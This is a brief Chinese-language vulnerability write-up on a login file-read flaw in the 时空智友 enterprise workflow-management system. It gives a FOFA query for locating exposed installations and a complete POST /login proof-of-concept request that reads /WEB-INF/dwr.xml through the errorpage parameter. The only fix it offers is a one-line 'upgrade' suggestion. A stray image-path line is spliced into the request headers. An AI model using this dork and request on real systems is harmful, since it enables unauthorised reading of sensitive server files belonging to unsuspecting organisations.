# 时空智友企业流程化管控系统 login 文件读取漏洞

## 漏洞描述

时空智友企业流程化管控系统是使用JAVA开发为企业提供流程化管控的一款系统。时空智友企业流程化管控系统 login 文件读取漏洞，攻击者可利用该漏洞获取系统的敏感信息等。

## 漏洞复现

1、fofa

body="企业流程化管控系统"



1. 部分界面如下



1. POC

POST /login HTTP/1.1

Host: xxxxxxxxxxxxx

Content-Length: 100

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: xxxxxxxxxxxxx

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9


Referer: xxxxxxxxxx

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

op=verify%7Clogin&targetpage=&errorpage=/WEB-INF/dwr.xml&mark=&tzo=480&username=admin&password=admin



## 修复建议

1、升级到安全版本。